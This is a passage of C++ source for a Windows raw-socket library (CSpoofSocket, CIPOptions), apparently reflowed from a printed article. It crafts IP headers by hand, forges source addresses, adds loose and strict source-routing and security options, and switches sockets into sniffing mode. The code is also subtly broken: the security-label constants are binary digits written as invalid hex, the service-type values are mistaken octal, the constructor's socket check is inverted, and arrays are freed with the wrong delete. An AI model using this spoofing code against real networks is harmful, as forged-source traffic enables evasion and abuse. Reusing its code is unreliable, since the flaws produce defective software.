#define PseudoHeaderLength sizeof(PseudoHeader)

#define tOptionType unsigned char

typedef struct _IPOption
{
```

```
       tOptionType          OptionType;
       unsigned char  OptionLength;
       unsigned char  OptionData;
} IPOption;

//IP Options flags (1bit)
#define IPOption_COPY 128
#define IPOption_DONT_COPY 0

//IP Options class (2 bits)
#define IPOption_CONTROL 0
#define IPOption_RESERVED 2
#define IPOption_DEBUGGING 64
#define IPOption_RESERVED2 6

//IP options type

/* The Type of Service provides an indication of the abstract  parameters of the
quality of service desired.  These parameters are  to be used to guide the selection
of the actual service parameters  when transmitting a datagram through a particular
network.  Several  networks offer service precedence, which somehow treats high
precedence traffic as more important than other traffic (generally   by accepting only
traffic above a certain precedence at time of high  load).  The major choice is a
three way tradeoff between low-delay,   high-reliability, and high-throughput.

The use of the Delay, Throughput, and Reliability indications may   increase the cost
(in some sense) of the service.  In many networks   better performance for one of
these parameters is coupled with worse   performance on another.  Except for very
unusual cases at most two   of these three indications should be set.

The type of service is used to specify the treatment of the datagram  during its
transmission through the internet system.  Example   mappings of the internet type of
service to the actual service  provided on networks such as AUTODIN II, ARPANET,
SATNET, and PRNET   is given in "Service Mappings" [8].

The Network Control precedence designation is intended to be used   within a network
only.  The actual use and control of that   designation is up to each network. The
Internetwork Control   designation is intended for use by gateway control originators
only.
If the actual use of these precedence designations is of concern to  a particular
network, it is the responsibility of that network to  control the access to, and use
of, those precedence designations.*/

#define IPOption_END_OPTION 0 //End of option list
#define IPOption_NO_OPERATION 1 //Do nothing
#define IPOption_SECURITY 2 //Security information
#define IPOption_LOOSE_ROUTING 3 //Loose routing options
#define IPOption_STRICT_ROUTING 9 //Strict source routing
#define IPOption_RECORD_ROUTE 7 //Record route on datagram
#define IPOption_STREAM 8 //Used to carry stream identifier
#define IPOption_TIMESTAMP 4 //Internet timestamp

//IP options extensions - Security

/*Specifies one of 16 levels of security (eight of which are  reserved for future
use).   Compartments (C field):  16 bits

An all zero value is used when the information transmitted is not compartmented.
Other values for the compartments field  may be obtained from the Defense Intelligence
Agency.

Handling Restrictions (H field):  16 bits

The values for the control and release markings are  alphanumeric digraphs and are
defined in the Defense  Intelligence Agency Manual DIAM 65-19, "Standard Security
Markings".

Transmission Control Code (TCC field):  24 bits

Provides a means to segregate traffic and define controlled communities of interest
among subscribers. The TCC values are trigraphs, and are available from HQ DCA Code
530.

Must be copied on fragmentation.  This option appears at most  once in a datagram.*/

#define IPOption_SECURITY_LENGTH 11
```

```
#define IPOption_SECURITY_UNCLASSIFIED 0
#define IPOption_SECURITY_CONFIDENTIAL 0x1111000100110101b
#define IPOption_SECURITY_EFTO 0x0111100010011010b
#define IPOption_SECURITY_MMMM 0x1011110001001101b
#define IPOption_SECURITY_PROG 0x0101111000100110b
#define IPOption_SECURITY_RESTRICTED 0x1010111100010011b
#define IPOption_SECURITY_SECRET 0x1101011110001000b
#define IPOption_SECURITY_TOPSECRET 0x0110101111000101b
#define IPOption_SECURITY_RESERVED1 0x0011010111100010b
#define IPOption_SECURITY_RESERVED2 0x1001101011110001b
#define IPOption_SECURITY_RESERVED3 0x0100110101111000b
#define IPOption_SECURITY_RESERVED4 0x0010010010111101b
#define IPOption_SECURITY_RESERVED5 0x0001001101011110b
#define IPOption_SECURITY_RESERVED6 0x1000100110101111b
#define IPOption_SECURITY_RESERVED7 0x1100010011010110b
#define IPOption_SECURITY_RESERVED8 0x1110001001101011b

/*This option provides a way for the 16-bit SATNET stream identifier to be carried
through networks that do not support the stream concept.

Must be copied on fragmentation.  Appears at most once in a datagram.*/

//IP options extensions - Stream ID
#define IPOption_STREAM_LENGTH 4

/*The loose source and record route (LSRR) option provides a means for the source of
an internet datagram to supply routing information to be used by the gateways in
forwarding the datagram to the destination, and to record the route information.

The option begins with the option type code.  The second octet is the option length
which includes the option type code and the length octet, the pointer octet, and
length-3 octets of route data.  The third octet is the pointer into the route data
indicating the octet which begins the next source address to be processed.  The
pointer is relative to this option, and the smallest legal value for the pointer is 4.

A route data is composed of a series of internet addresses. Each internet address is
32 bits or 4 octets.  If the pointer is greater than the length, the source route is
empty (and the recorded route full) and the routing is to be based on the destination
address field.

If the address in destination address field has been reached and the pointer is not
greater than the length, the next address in the source route replaces the address in
the destination address field, and the recorded route address replaces the source
address just used, and pointer is increased by four.

The recorded route address is the internet module's own internet address as known in
the environment into which this datagram is being forwarded.

This procedure of replacing the source route with the recorded route (though it is in
the reverse of the order it must be in to be used as a source route) means the option
(and the IP header as a whole) remains a constant length as the datagram progresses
through the internet.

This option is a loose source route because the gateway or host
IP is allowed to use any route of any number of other
intermediate gateways to reach the next address in the route.

Must be copied on fragmentation.  Appears at most once in a datagram.*/

/*The strict source and record route (SSRR) option provides a means for the source of
an internet datagram to supply routing information to be used by the gateways in
forwarding the datagram to the destination, and to record the route information.

The option begins with the option type code.  The second octet is the option length
which includes the option type code and the length octet, the pointer octet, and
length-3 octets of route data.  The third octet is the pointer into the route data
indicating the octet which begins the next source address to be processed.  The
pointer is relative to this option, and the smallest legal value for the pointer is 4.

A route data is composed of a series of internet addresses.
Each internet address is 32 bits or 4 octets.  If the pointer is greater than the
length, the source route is empty (and the recorded route full) and the routing is to
be based on the destination address field.

If the address in destination address field has been reached and the pointer is not
greater than the length, the next address in the source route replaces the address in
the destination address field, and the recorded route address replaces the source
```

```
address just used, and pointer is increased by four.

The recorded route address is the internet module's own internet address as known in
the environment into which this datagram is being forwarded.

This procedure of replacing the source route with the recorded route (though it is in
the reverse of the order it must be in to be used as a source route) means the option
(and the IP header as a whole) remains a constant length as the datagram progresses
through the internet.

This option is a strict source route because the gateway or host IP must send the
datagram directly to the next address in the source route through only the directly
connected network indicated in the next address to reach the next gateway or host
specified in the route.

Must be copied on fragmentation.  Appears at most once in a datagram.*/

//IP options extensions - Strict routing
#define IPOption_STRICT_ROUTING_LENGTH 3
#define IPOption_STRICT_ROUTING_POINTER 4

/*The Timestamp is a right-justified, 32-bit timestamp in milliseconds since midnight
UT.  If the time is not available in milliseconds or cannot be provided with respect
to midnight UT then any time may be inserted as a timestamp provided the high order
bit of the timestamp field is set to one to indicate the use of a non-standard value.

The originating host must compose this option with a large enough timestamp data area
to hold all the timestamp information expected.  The size of the option does not
change due to adding timestamps.  The intitial contents of the timestamp data area
must be zero or internet address/zero pairs.

If the timestamp data area is already full (the pointer exceeds the length) the
datagram is forwarded without inserting the timestamp, but the overflow count is
incremented by one.

If there is some room but not enough room for a full timestamp to be inserted, or the
overflow count itself overflows, the original datagram is considered to be in error
and is discarded. In either case an ICMP parameter problem message may be sent to
the source host [3].

The timestamp option is not copied upon fragmentation.  It is carried in the first
fragment.  Appears at most once in a datagram.*/

//IP options extensions - Time Stamp
#define IPOption_TIMESTAMP_LENGTH 5

#define IPOption_TIMESTAMP_ONLY 0
#define IPOption_TIMESTAMP_EACH 1
#define IPOption_TIMESTAMP_PRE 2

#define IPOption_TIMESTAMP_SIZE 8


typedef struct _IpHeader
{
	unsigned char		HeaderLength_Version;
	unsigned char		TypeOfService;		// Type of service
	unsigned short		TotalLength;		// total length of the packet
	unsigned short		Identification;		// unique identifier
	unsigned short		FragmentationFlags; // flags
	unsigned char		TTL;			// Time To Live
	unsigned char		Protocol;		// protocol (TCP, UDP etc)
	unsigned short		CheckSum;		// IP Header checksum

	unsigned int		sourceIPAddress;	// Source address
	unsigned int		destIPAddress;		// Destination Address

} IpHeader;

typedef IpHeader FAR * LPIpHeader;

#define IpHeaderLength sizeof(IpHeader)

//Some IP constants
//Version
#define IpVersion 4
```

```
//Service types
#define IpService_NETWORK_CONTROL 111
#define IpService_INTERNETWORK_CONTROL 110
#define IpService_CRITIC_ECP 101
#define IpService_FLASH_OVERIDE 100
#define IpService_FLASH 011
#define IpService_IMMEDIATE 010
#define IpService_PRIORITY 001
#define IpService_ROUTINE 0

//Fragmetation flag
#define IpFragFlag_MAY_FRAG  0x0000
#define IpFragFlag_MORE_FRAG 0x2000
#define IpFragFlag_LAST_FRAG 0x0000
#define IpFragFlag_DONT_FRAG 0x4000

//Internet protocols
#define IpProtocol_ICMP 1
#define IpProtocol_TCP 6
#define IpProtocol_UDP 17

#define IP_DEF_TTL 128

#define IPOption_WRAPSIZE 4
#define IPOption_SIZE 40

#define IPOption_MAX_ROUTES 10

typedef struct _Routing
{
	int iRoutes;
	unsigned long ulRoutes[IPOption_MAX_ROUTES];
} tRouting;

class CIPOptions : protected CSpoofBase
{
public:
	//ctor and dtor
	CIPOptions();
	virtual ~CIPOptions();
private:
	//Do we autopard
	BOOL m_AutoPAD;

	//Length of the buffer
	int m_BufferLength;

	//The buffer
	char* m_Buffer;
protected:
	//Add option route
	void AddOption_Route(tOptionType tRouteType,tRouting tRoute);

	//Add data to the buffer
	void AddToBuffer(char* buf,int BufLength);

	//Create an options prototype
	tOptionType GetOption(unsigned char CopyFlag,unsigned char ClassFlag,unsigned
char TypeFlag);
public:
	//Add options (according to the method name)
	void AddOption_Timestamp(tOptionType tFlags,int iMaxStamps);
	void AddOption_LooseRoute(tRouting tRoute);
	void AddOption_RecordRoute(int iMaxRoutes);
	void AddOption_StrictRoute(tRouting tRoute);
	void AddOption_Stream(unsigned short usStreamID);
	virtual void AddOption_Security(unsigned short usType);
	virtual void AddOption_Nothing();

	//Delete all the options
	void Reset();

	//Set the autopad
	void SetAutoPad(BOOL bAutoPAD);

	//Add list terminator
	virtual void AddOption_ENDLIST();
```

```
        //Get the length of the buffer
        int GetBufferLength();

        //Get the buffer itself
        const char* GetBuffer();
};

//Value not specified within winsock2
//Thanks on this one goes to Bjorn Stickler author of Natas
#ifndef SIO_RCVALL
#define SIO_RCVALL  0x98000001
#endif

class CSpoofSocket : public CSpoofBase
{
public:
        typedef enum _SocketShutdown
        {
                ssReceive,
                ssSend,
                ssBoth
        } SocketShutdown;
public:
        //Get the port if the remote connected system
        unsigned short GetPeerPort();

        //Close one way of the socket (receive,send,both)
        BOOL Shutdown(SocketShutdown eHow);

        //ctor and dtor
        CSpoofSocket();
        virtual ~CSpoofSocket();

        //Get the address of the remote connected system
        long GetPeerAddress();

        //Turn to be a sniffer socket
        virtual BOOL Sniff(BOOL bSniff);

        //Resolve a DNS entry
        long ResolveDNS(LPCSTR lpAddress);

        //Check if an address is valid
        BOOL ValidAddress(LPCSTR lpAddress);

        //Recieve data from remote socket
        virtual int Receive(char* buf,int bufLen);

        //Get the IP options
        CIPOptions* GetOptions();

        //Do we allow options on this socket ?
        void SetOptions(BOOL bOptions);

        //Are we a raw socket ?
        void SetRaw(BOOL bRaw);

        //Set the packet Time to live
        void SetTTL(unsigned char ucTTL);

        //Calculate the checksum for TCP and UDP
        unsigned short CalculatePseudoChecksum(char *buf, int BufLength,LPCSTR
lpDestinationAddress,int iPacketLength);

        //Set source address for spoofing
        void SetSourceAddress(LPCSTR lpSourceAddress);

        //Close the socket
        virtual BOOL Close();

        //Bind to a specific address
        virtual BOOL Bind(LPCSTR lpSourceAddress,int iPort=0);

        //Send data to a socket
        virtual BOOL Send(LPCSTR lpDestinationAddress,char* buf,int bufLength,unsigned
short usDestinationPort=0);
```

```
	//Create a socket
	BOOL Create(int iProtocol);

	//Create an IP header
	static LPIpHeader ConstructStaticIPHeader(unsigned char  ucProtocol,

unsigned short usFragmentationFlags,

unsigned char  ucTTL,

unsigned short usIdentification,

unsigned char  ucHeaderLength);

protected:
	//Create an IP header
	virtual LPIpHeader ConstructIPHeader (unsigned char  ucProtocol,
											  unsigned
short usFragmentationFlags,
											  unsigned
char  ucTTL,
											  unsigned
short usIdentification,
											  unsigned
char  ucHeaderLength);

	//Check this socket is valid
	BOOL CheckSocketValid();

	//Attach to a socket
	void AssignSocket(SOCKET sok,unsigned char ucProtocol=IPPROTO_TCP);

	//Attach to a socket by constructor
	CSpoofSocket(SOCKET sok);

	//Indication if we are a raw socket
	BOOL isRaw();

	//Set the protocol we are working on
	void SetProtocol(int iProtocol);

	//Calculate the data checksum
	unsigned short CalculateChecksum(unsigned short* usBuf,int iSize);

	//Is our socket valid ?
	BOOL ValidSocket();

	//Get the socket handle
	SOCKET GetHandle();

	//initialize all the private memebers
	virtual void InitializeIP();

	//Set the address in the IP header
	virtual void SetIPHeaderAddress(LPIpHeader lpHead,LPCSTR lpSourceAddress,LPCSTR
lpDestinationAddress);

	//Last stop before sending the header
	virtual void FinalIPHeader(LPIpHeader lpHead);

	//Remote address we are conenected to
	sockaddr_in m_ConnectedTo;
private:
	//Reseolve DNS
	sockaddr_in pResolveDNS(LPCSTR lpAddress);

	//Our options
	CIPOptions* m_IPOptions;

	//Do we have options
	BOOL m_Options;

	//Are we raw ?
	BOOL m_Raw;

	//Time to live
```

```
	unsigned char m_TTL;

	//The protocol
	unsigned char m_Protocol;

	//Our source address
	LPCSTR m_SourceAddress;

	//The actual socket handle
	SOCKET m_SpoofSocket;
};
```

```
// SpoofSocket.cpp


#include "stdafx.h"
#include "SpoofSocket.h"

//////////////////////////////////////////////////////////////////////////////
// CSpoofSocket

#define CSpoofSocket_LOGNAME "CSpoofSocket"
#define CIPOptions_LOGNAME "CIPOptions"

CSpoofSocket::CSpoofSocket() : CSpoofBase()
{
	try
	{
		SetName(CSpoofSocket_LOGNAME);
		InitializeIP();
	}
	ERROR_HANDLER("CSpoofSocket")
}

CSpoofSocket::CSpoofSocket(SOCKET sok) : CSpoofBase()
{
	//Check it's a valid socket
	if (sok!=INVALID_SOCKET)
		ReportError("CSpoofSocket","Received invalid socket!");
	else
		try
		{
			SetName(CSpoofSocket_LOGNAME);
			AssignSocket(sok);
		}
		ERROR_HANDLER("CSpoofSocket")
}

CSpoofSocket::~CSpoofSocket()
{
	try
	{
		//Delete options
		SetOptions(FALSE);

		Close();
	}
	ERROR_HANDLER("~CSpoofSocket")
}

//////////////////////////////////////////////////////////////////////////////
// CSpoofSocket member functions

BOOL CSpoofSocket::Create(int iProtocol)
{
	try
	{
		//Here we create the raw socket
		if (m_Raw || iProtocol==IPPROTO_ICMP)
			m_SpoofSocket=socket(AF_INET,SOCK_RAW,iProtocol);//iProtocol);
		else
			if (iProtocol==IPPROTO_TCP)
				m_SpoofSocket=socket(AF_INET,SOCK_STREAM,iProtocol);
			else if (iProtocol==IPPROTO_UDP)
				m_SpoofSocket=socket(AF_INET,SOCK_DGRAM,iProtocol);

		//Check for socket validity
```

```
		if (m_SpoofSocket==INVALID_SOCKET)
		{
			//Error
			SetLastError("Create");
			return FALSE;
		}

		if (m_Raw)
		{
			//Set that the application will send the IP header
			unsigned int iTrue=1;


	if(setsockopt(m_SpoofSocket,IPPROTO_IP,IP_HDRINCL,(char*)&iTrue,sizeof(iTrue))=
=SOCKET_ERROR)
			{
				//Check for options error
				SetLastError("Create");
				return FALSE;
			}
		}

		return TRUE;
	}
	ERROR_HANDLER_RETURN("Create",FALSE)
}

BOOL CSpoofSocket::Send(LPCSTR lpDestinationAddress,char* buf,int bufLength,unsigned
short usDestinationPort)
{
	try
	{
		//Quit if not ok
		if (!CheckSocketValid())
			return FALSE;

		//Define the target address
		sockaddr_in m_TargetAddress;
		memset(&m_TargetAddress,0,sizeof(m_TargetAddress));

		m_TargetAddress.sin_family=AF_INET;
		m_TargetAddress.sin_addr.s_addr=inet_addr(lpDestinationAddress);
		m_TargetAddress.sin_port=htons(usDestinationPort);

		//packet send status ?
		int iResult;

		//Only if allowing raw headers !!
		if (m_Raw)
		{
			//Header length
			unsigned char ucHeaderLength=IpHeaderLength;

			if (m_Options)
				ucHeaderLength+=m_IPOptions->GetBufferLength();

			//First construct the packet
			LPIpHeader
lpHead=ConstructIPHeader(m_Protocol,IpFragFlag_DONT_FRAG,m_TTL,(unsigned
short)GetCurrentProcessId(),ucHeaderLength);

			//Set the address
			SetIPHeaderAddress(lpHead,m_SourceAddress,lpDestinationAddress);

			//Now add some more options
			int iTotalLength;
			iTotalLength=ucHeaderLength+bufLength;

			//Set the header
			lpHead->TotalLength=htons(iTotalLength);

			//Need to construct a new packet
			char* newBuf=new char[iTotalLength];

			//Copy two buffers
			memcpy(newBuf,lpHead,IpHeaderLength);
```

```
                        //Do we need to copy options ?
                        if (m_Options)
                                memcpy(newBuf+IpHeaderLength,m_IPOptions-
>GetBuffer(),m_IPOptions->GetBufferLength());

                        //Only if not null
                        if (buf)
                                memcpy(newBuf+ucHeaderLength,buf,bufLength);

                        //Calculate the checksum
                        lpHead->CheckSum=CalculateChecksum((unsigned
short*)newBuf,iTotalLength);

                        //Alert everyone this is the final header
                        FinalIPHeader(lpHead);

                        //Recopy the ip
                        memcpy(newBuf,lpHead,IpHeaderLength);

                        //Send the data
                        iResult=sendto(GetHandle(),(const
char*)newBuf,iTotalLength,0,(sockaddr*)&m_TargetAddress,sizeof(m_TargetAddress));

                        if (iResult==SOCKET_ERROR)
                                SetLastError("Send - Raw");

                        //Dispose of the buffer
                        delete newBuf;

                        //Dispose the header
                        delete lpHead;
                }
                else
                {
                        iResult=!SOCKET_ERROR;

                        //Insert options
                        //if (m_Options)
                                //if
(setsockopt(GetHandle(),IPPROTO_IP,IP_OPTIONS,m_IPOptions->GetBuffer(),m_IPOptions-
>GetBufferLength())==SOCKET_ERROR)
                                        //Error
                                        //iResult=SOCKET_ERROR;
                                //else
                                //      ;
                        //else
                                //No options

        //iResult=setsockopt(GetHandle(),IPPROTO_IP,IP_OPTIONS,NULL,0);

                        //Check if we had an error
                        if (iResult!=SOCKET_ERROR)
                                //Use regular send !!!
                                iResult=sendto(GetHandle(),(const
char*)buf,bufLength,0,(sockaddr*)&m_TargetAddress,sizeof(m_TargetAddress));
                }

                if (iResult==SOCKET_ERROR)
                        //Set the error
                        SetLastError("Send");

                return iResult!=SOCKET_ERROR;
        }
        ERROR_HANDLER_RETURN("Send",FALSE)
}

LPIpHeader CSpoofSocket::ConstructIPHeader(unsigned char  ucProtocol,
                                                                                 unsigned
short usFragmentationFlags,
                                                                                 unsigned
char  ucTTL,
                                                                                 unsigned
short usIdentification,
                                                                                 unsigned
char  ucHeaderLength)
{
        return ConstructStaticIPHeader(ucProtocol,
```

```
                                                              usFragmentationFlags,
                                                              ucTTL,
                                                              usIdentification,
                                                              ucHeaderLength);

}

void CSpoofSocket::SetIPHeaderAddress(LPIpHeader lpHead, LPCSTR lpSourceAddress,
LPCSTR lpDestinationAddress)
{
       try
       {
              //We need to place the header

              //If source is NULL then we need to use default source
              if (!lpSourceAddress)
              {
                     //We will implement it
              }
              else
                     //Use sockets2
                     lpHead->sourceIPAddress=inet_addr(lpSourceAddress);

              //Place destination address
              lpHead->destIPAddress=inet_addr(lpDestinationAddress);

              //Done
       }
       ERROR_HANDLER("SetIPHeaderAddress")
}

BOOL CSpoofSocket::ValidSocket()
{
       return m_SpoofSocket!=INVALID_SOCKET;
}

unsigned short CSpoofSocket::CalculateChecksum(unsigned short *usBuf, int iSize)
{
       try
       {
              unsigned long usChksum=0;

              //Calculate the checksum
              while (iSize>1)
              {
                     usChksum+=*usBuf++;
                     iSize-=sizeof(unsigned short);
              }

              //If we have one char left
              if (iSize)
                     usChksum+=*(unsigned char*)usBuf;

              //Complete the calculations
              usChksum=(usChksum >> 16) + (usChksum & 0xffff);
              usChksum+=(usChksum >> 16);

              //Return the value (inversed)
              return (unsigned short)(~usChksum);
       }
       ERROR_HANDLER_RETURN("CalculateChecksum",0)
}


BOOL CSpoofSocket::Bind(LPCSTR lpSourceAddress,int iPort)
{
       try
       {
              //Quit if not ok
              if (!CheckSocketValid())
                     return FALSE;

              //Create the local address
              sockaddr_in soSrc;

              //Set to 0
              memset(&soSrc,0,sizeof(soSrc));
```

```
		soSrc.sin_family=AF_INET;

		if (lpSourceAddress)
			soSrc.sin_addr.s_addr=inet_addr(lpSourceAddress);
		else
			soSrc.sin_addr.s_addr=ADDR_ANY ;

		soSrc.sin_port=htons(iPort);

		//Now we need to bind it
		if (bind(GetHandle(),(sockaddr*)&soSrc,sizeof(soSrc)))
		{
			//Error
			SetLastError("Bind");
			return FALSE;
		}
		else
			//Save the address
			m_ConnectedTo=soSrc;

		//If already has a source address then don't change it
		if (!m_SourceAddress)
			m_SourceAddress=lpSourceAddress;

		return TRUE;
	}
	ERROR_HANDLER_RETURN("Bind",FALSE)
}

SOCKET CSpoofSocket::GetHandle()
{
	return m_SpoofSocket;
}

BOOL CSpoofSocket::CheckSocketValid()
{
	try
	{
		//Check if socket is invalid
		if (!ValidSocket())
		{
			ReportError("CheckSocketValid","Operation made on non existant
socket!");
			return FALSE;
		}

		//OK
		return TRUE;
	}
	ERROR_HANDLER_RETURN("CheckSocketValid",FALSE)
}

BOOL CSpoofSocket::Close()
{
	try
	{
		//Close the socket
		//Quit if not ok
		if (!ValidSocket())
			return FALSE;

		//Close it
		if (closesocket(GetHandle())==SOCKET_ERROR)
		{
			//Error in closing ?
			SetLastError("Close");
			return FALSE;
		}

		//Set the socket to invalid
		m_SpoofSocket=INVALID_SOCKET;

		return TRUE;
	}
	ERROR_HANDLER_RETURN("Close",FALSE)
}
```

```
void CSpoofSocket::SetProtocol(int iProtocol)
{
	m_Protocol=iProtocol;
}

void CSpoofSocket::SetSourceAddress(LPCSTR lpSourceAddress)
{
	try
	{
		//Set the source address, in case we want to spoof it
		m_SourceAddress=lpSourceAddress;
	}
	ERROR_HANDLER("SetSourceAddress")
}

unsigned short CSpoofSocket::CalculatePseudoChecksum(char *buf, int BufLength,LPCSTR
lpDestinationAddress,int iPacketLength)
{
	try
	{
		//Calculate the checksum
		LPPseudoHeader lpPseudo;
		lpPseudo=new PseudoHeader;

		lpPseudo->DestinationAddress=inet_addr(lpDestinationAddress);
		lpPseudo->SourceAddress=inet_addr(m_SourceAddress);
		lpPseudo->Zeros=0;
		lpPseudo->PTCL=m_Protocol;
		lpPseudo->Length=htons(iPacketLength);

		//Calculate checksum of all
		int iTotalLength;
		iTotalLength=PseudoHeaderLength+BufLength;

		char* tmpBuf;
		tmpBuf=new char[iTotalLength];

		//Copy pseudo
		memcpy(tmpBuf,lpPseudo,PseudoHeaderLength);

		//Copy header
		memcpy(tmpBuf+PseudoHeaderLength,buf,BufLength);

		//Calculate the checksum
		unsigned short usChecksum;
		usChecksum=CalculateChecksum((unsigned short*)tmpBuf,iTotalLength);

		//Delete all
		delete tmpBuf;
		delete lpPseudo;

		//Return checksum
		return usChecksum;
	}
	ERROR_HANDLER_RETURN("CalculatePseudoChecksum",0)
}

void CSpoofSocket::SetTTL(unsigned char ucTTL)
{
	try
	{
		//Quit if not ok
		if (!CheckSocketValid())
			return;

		if (m_Raw)
		{
			//Set the ttl
			m_TTL=ucTTL;
		}
		else
			setsockopt(GetHandle(),IPPROTO_IP,IP_TTL,(const
char*)&ucTTL,sizeof(ucTTL));
	}
	ERROR_HANDLER("SetTTL")
}
```

```
void CSpoofSocket::SetRaw(BOOL bRaw)
{
        //Do we want to create raw socket (YES!!)
        m_Raw=bRaw;
}

void CSpoofSocket::SetOptions(BOOL bOptions)
{
        try
        {
                //Do we want options, normaly not
                m_Options=bOptions;

                if (m_IPOptions)
                {
                        delete m_IPOptions;
                        m_IPOptions=NULL;
                }

                if (bOptions)
                        m_IPOptions=new CIPOptions;
        }
        ERROR_HANDLER("SetOptions")
}

CIPOptions::CIPOptions()
{
        try
        {
                SetName(CIPOptions_LOGNAME);

                //Initialize our buffer
                m_Buffer=new char[IPOption_SIZE];

                //Set our buffer to nothing
                Reset();

                //Set auto pad
                m_AutoPAD=TRUE;
        }
        ERROR_HANDLER("CIPOptions")
}

CIPOptions::~CIPOptions()
{
        try
        {
                delete m_Buffer;
        }
        ERROR_HANDLER("~CIPOptions")
}

void CIPOptions::AddOption_Nothing()
{
        try
        {
                //Add option do nothing
                tOptionType OT;

                //Get the option

        OT=GetOption(IPOption_DONT_COPY,IPOption_CONTROL,IPOption_NO_OPERATION);

                //Add it to buffer
                AddToBuffer((char*)&OT,sizeof(OT));
        }
        ERROR_HANDLER("AddOption_Nothing")
}

tOptionType CIPOptions::GetOption(unsigned char CopyFlag, unsigned char ClassFlag,
unsigned char TypeFlag)
{
        //Return a single option type
        return CopyFlag | ClassFlag | TypeFlag;
}
```

```
void CIPOptions::AddToBuffer(char *buf, int BufLength)
{
	if (m_BufferLength<IPOption_SIZE)
	{
		//Add our option to the buffer
		memcpy(m_Buffer+m_BufferLength,buf,BufLength);
		m_BufferLength+=BufLength;
	}
}

const char* CIPOptions::GetBuffer()
{
	return m_Buffer;
}

int CIPOptions::GetBufferLength()
{
	try
	{
		//Check if auto pad or not
		if (m_AutoPAD)
			if
(m_BufferLength/IPOption_WRAPSIZE==(m_BufferLength/IPOption_WRAPSIZE)*IPOption_WRAPSIZ
E && m_BufferLength>=IPOption_WRAPSIZE)
				return m_BufferLength;
			else
				return
int((float)m_BufferLength/IPOption_WRAPSIZE+1)*IPOption_WRAPSIZE;
		else
			return m_BufferLength;
	}
	ERROR_HANDLER_RETURN("GetBufferLength",0)
}

void CIPOptions::AddOption_ENDLIST()
{
	try
	{
		//End the list of options
		tOptionType OT;

		//Get the option
		OT=GetOption(IPOption_DONT_COPY,IPOption_CONTROL,IPOption_END_OPTION);

		//Add it to buffer
		AddToBuffer((char*)&OT,sizeof(OT));
	}
	ERROR_HANDLER("AddOption_ENDLIST")
}

void CIPOptions::SetAutoPad(BOOL bAutoPAD)
{
	m_AutoPAD=bAutoPAD;
}

CIPOptions* CSpoofSocket::GetOptions()
{
	return m_IPOptions;
}

void CIPOptions::Reset()
{
	try
	{
		//Set all to zeros
		memset(m_Buffer,0,IPOption_SIZE);

		//Our buffer length
		m_BufferLength=0;
	}
	ERROR_HANDLER("Reset")
}

void CIPOptions::AddOption_Security(unsigned short usType)
{
	try
	{
```

```
                //Add option security
                tOptionType OT;

                //Get the option
                OT=GetOption(IPOption_COPY,IPOption_CONTROL,IPOption_SECURITY);

                //Add it to buffer
                AddToBuffer((char*)&OT,sizeof(OT));

                //Add length
                OT=IPOption_SECURITY_LENGTH;
                AddToBuffer((char*)&OT,sizeof(OT));

                //Add options
                AddToBuffer((char*)&usType,sizeof(usType));

                //Add zeros
                unsigned short usZeros=0;
                unsigned char ucZeros=0;

                //A hacker would enumarate these values, according to the RFC
                //Compartments
                AddToBuffer((char*)&usZeros,sizeof(usZeros));

                //Handling restrictions
                AddToBuffer((char*)&usZeros,sizeof(usZeros));


                //Transmition control code (TCC)
                AddToBuffer((char*)&usZeros,sizeof(usZeros));
                AddToBuffer((char*)&ucZeros,sizeof(ucZeros));

                //Done
        }
        ERROR_HANDLER("AddOption_Security")
}

void CIPOptions::AddOption_Stream(unsigned short usStreamID)
{
        try
        {
                //Add option security
                tOptionType OT;

                //Get the option
                OT=GetOption(IPOption_COPY,IPOption_CONTROL,IPOption_STREAM);

                //Add it to buffer
                AddToBuffer((char*)&OT,sizeof(OT));

                //Add length
                OT=IPOption_STREAM_LENGTH;
                AddToBuffer((char*)&OT,sizeof(OT));

                //Add options
                unsigned short usnStreamID;
                usnStreamID=htons(usStreamID);

                AddToBuffer((char*)&usnStreamID,sizeof(usnStreamID));
        }
        ERROR_HANDLER("AddOption_Stream")
}

void CIPOptions::AddOption_StrictRoute(tRouting tRoute)
{
        try
        {
                AddOption_Route(IPOption_STRICT_ROUTING,tRoute);
        }
        ERROR_HANDLER("AddOption_StrictRoute")
}

void CIPOptions::AddOption_RecordRoute(int iMaxRoutes)
{
        try
        {
                //Option for strict routine
```

```
                //Add option strict route
                tOptionType OT;

                //Get the option

        OT=GetOption(IPOption_DONT_COPY,IPOption_CONTROL,IPOption_RECORD_ROUTE);

                //Add it to buffer
                AddToBuffer((char*)&OT,sizeof(OT));

                //Add the length
                OT=iMaxRoutes*4+IPOption_STRICT_ROUTING_LENGTH;
                AddToBuffer((char*)&OT,sizeof(OT));

                //Add the pointer
                OT=IPOption_STRICT_ROUTING_POINTER;
                AddToBuffer((char*)&OT,sizeof(OT));

                char cNothing[IPOption_SIZE]="";
                AddToBuffer(cNothing,iMaxRoutes*4);
        }
        ERROR_HANDLER("AddOption_RecordRoute")
}

void CIPOptions::AddOption_Route(tOptionType tRouteType,tRouting tRoute)
{
        try
        {
                //Option for strict routine
                //Add option strict route
                tOptionType OT;

                //Get the option
                OT=GetOption(IPOption_COPY,IPOption_CONTROL,tRouteType);

                //Add it to buffer
                AddToBuffer((char*)&OT,sizeof(OT));

                //Add the length
                OT=tRoute.iRoutes*4+IPOption_STRICT_ROUTING_LENGTH;
                AddToBuffer((char*)&OT,sizeof(OT));

                //Add the pointer
                OT=IPOption_STRICT_ROUTING_POINTER;
                AddToBuffer((char*)&OT,sizeof(OT));

                //Add the routing table
                AddToBuffer((char*)tRoute.ulRoutes,tRoute.iRoutes*4);
        }
        ERROR_HANDLER("AddOption_Route")
}

void CIPOptions::AddOption_LooseRoute(tRouting tRoute)
{
        try
        {
                AddOption_Route(IPOption_LOOSE_ROUTING,tRoute);
        }
        ERROR_HANDLER("AddOption_LooseRoute")
}

void CIPOptions::AddOption_Timestamp(tOptionType tFlags, int iMaxStamps)
{
        try
        {
                //Add option for timestamp
                tOptionType OT;

                //Get the option
                OT=GetOption(IPOption_DONT_COPY,IPOption_DEBUGGING,IPOption_TIMESTAMP);

                //Add it to buffer
                AddToBuffer((char*)&OT,sizeof(OT));

                //Add the length
                OT=iMaxStamps*IPOption_TIMESTAMP_SIZE+IPOption_TIMESTAMP_LENGTH-1;
                AddToBuffer((char*)&OT,sizeof(OT));
```

```
                //Add the pointer
                OT=IPOption_TIMESTAMP_LENGTH;
                AddToBuffer((char*)&OT,sizeof(OT));

                //Add the flags
                AddToBuffer((char*)&tFlags,sizeof(tFlags));

                //Add the empty buffer
                char cNothing[IPOption_SIZE]="";
                AddToBuffer(cNothing,iMaxStamps*IPOption_TIMESTAMP_SIZE);
        }
